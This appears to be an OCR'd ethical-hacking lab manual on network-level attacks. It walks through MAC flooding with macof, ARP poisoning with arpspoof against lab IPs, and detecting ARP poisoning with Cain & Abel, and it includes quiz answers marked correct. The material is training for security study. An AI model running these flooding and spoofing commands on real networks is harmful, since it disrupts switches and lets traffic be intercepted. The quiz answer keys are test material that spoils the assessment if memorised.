
Edit with WPS Office





9. The Netcraft Extension alerts users when they attempt to visit a phishing site. If a suspected phishing website is accessed, a warning pop-up appears. Users can choose to proceed or report a mistaken classification. If a site fails to open, an alternative phishing website can be used for testing purposes.

Edit with WPS Office



10. If you get **Secure Connection Failed** webpage, then use some other phishing website to get the result, as shown in the screenshot.

Module 06: Network Level Attacks and Countermeasures

Scenario:

Attackers use various methods to compromise network security, causing damage and disruptions to organizations and individuals. Security professionals need to understand these attack strategies to protect networks effectively.

Objective:

The lab aims to provide hands-on experience in performing network-level attacks, including:

- Sniffing the network
- Analyzing packets for attacks
- Performing DoS, DDoS, and session hijacking attacks

Edit with WPS Office

- Securing the network from these attacks

Overview of Network Level Attacks:

Attackers employ techniques like MAC flooding, ARP poisoning, ARP spoofing, DoS/DDoS attacks, and session hijacking to compromise network security. These attacks allow attackers to capture sensitive data such as passwords, account details, and other private information.

- **DoS Attack:** Overloads a system with requests, causing unresponsiveness.
- **DDoS Attack:** Similar to DoS but from multiple sources, overwhelming the system even more.
- **Session Hijacking:** Takes over a valid TCP communication session to steal sensitive information.


Lab 1: Perform MAC Flooding to Compromise the Security of Network Switches

Task 1: Perform MAC Flooding using macof

- Click on **Parrot Security** to switch to the Parrot Security system.
- Go to the **top-left corner** of the screen and click **Applications**.
- From the menu, go to **Pentesting → Information Gathering → Wireshark**.


Edit with WPS Office

- **Keep Wireshark open** – don't close it.
- Click the **MATE Terminal** icon at the top of the screen to open a new terminal window.
- In the terminal, type sudo su and press **Enter** – this lets you run commands as the root user.
- Then type cd and press **Enter** – this takes you to the home directory.




- The **Parrot Terminal** window appears; type **macof -i eth0 -n 10** and press **Enter**.
- Switch to the **Wireshark** window and observe the **IPv4** packets from random IP addresses

Edit with WPS Office



- In **Wireshark**, click on any **captured IPv4 packet**.
- In the lower section (packet details), **expand the "Ethernet II" section**.



- You'll see details like the **Source MAC address** and **Destination MAC address**, just like shown in the screenshot.

Question 6.1.1.1

Use macof on the Parrot Security machine to perform MAC flooding on the Windows 10 target machine. What is the default size of the IP packets that macof uses to flood the CAM table with random MAC addresses?

54

Score

✓ Correct


Edit with WPS Office

Lab 2: Perform ARP Poisoning to Divert all Communication Between Two Machines

Task 1: Perform ARP Poisoning using arpspoof


- On the **Parrot Security** machine, go to the **top-left corner** and click **Applications**.
- From the menu, go to **Pentesting → Information Gathering → Wireshark** to open Wireshark.

- Open the mate terminal and change the directory to root.
- In the **Parrot Terminal** window, type **arpspoof -i eth0 -t 10.10.1.1 10.10.1.10** and press **Enter**. (Here, **10.10.1.10** is IP address of the target system [**Windows 10**], and **10.10.1.1** is IP address of the access point or gateway)



- Switch to the **Wireshark** window and you can observe the captured **ARP** packets, as shown in the screenshot.


Edit with WPS Office



Reverse the ARP Spoofing

- Go back to the **terminal** where arpspoof was running.
- Type this command and press **Enter**:

  arpspoof -i eth0 -t 10.10.1.10 10.10.1.1
- This tells the **target system (10.10.1.10)** that **your system is the access point (10.10.1.1)**.
- Let a few ARP packets send, then press **CTRL + Z** to stop it.




Observe ARP Spoofing in Wireshark

- In **Wireshark**, look at the packet list — you'll see **ARP packets** with a warning like: **"Duplicate use of**

Edit with WPS Office

10.10.1.10 detected!"

- Click on any **ARP packet** to view its details.
- In the **Packet Details** section below, expand **Ethernet II**.



  - Here, you can see the **MAC addresses** for the IPs **10.10.1.1** and **10.10.1.10**, as shown in the screenshot.

Question 6.2.1.1

Use arpspoof on the Parrot Security machine to perform an ARP poisoning attack on the Windows 10 target machine. What is the default size of the ARP packets that arpspoof uses to poison the CAM table?

42


Score

✓ Correct


Lab 3: Detect ARP Attacks using ARP Spoofing Detection Tools to Ensure Data Privacy Task 1: Detect ARP Poisoning in a Switch-Based Network

- Click Windows Server 2019 to switch to the **Windows Server 2019** machine.
- Navigate to **Z:\EHE Module 06 Network Level Attacks and Countermeasures\ARP Poisoning Tools\Cain & Abel** and double-click **ca_setup.exe**.


Edit with WPS Office



- Finish installing the Cain & Abel
- Now, double-click the **Cain** icon on **Desktop** to launch **Cain & Abel**.
- Click **Configure** from the menu bar to configure an ethernet card.
- The **Configuration Dialog** window appears. The **Sniffer** tab is selected by default. Ensure that the **Adapter** associated with the **IP address** of the machine is selected and click **OK**.




- Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.
- Now, click the **Sniffer** tab.




Edit with WPS Office

- Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
- The **MAC Address Scanner** window appears. Check the **Range** radio button and specify the IP address range as **10.10.1.1-10.10.1.30**. Select the **All Tests** checkbox; then, click **OK**.




- Cain & Abel starts scanning for MAC addresses and lists all those found.
- After the completion of the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot.




- Now, click the **APR** tab at the bottom of the window.
- APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.
- Click the plus (+) icon; a **New ARP Poison Routing** window appears; from which we can add IPs to listen to traffic.

Edit with WPS Office

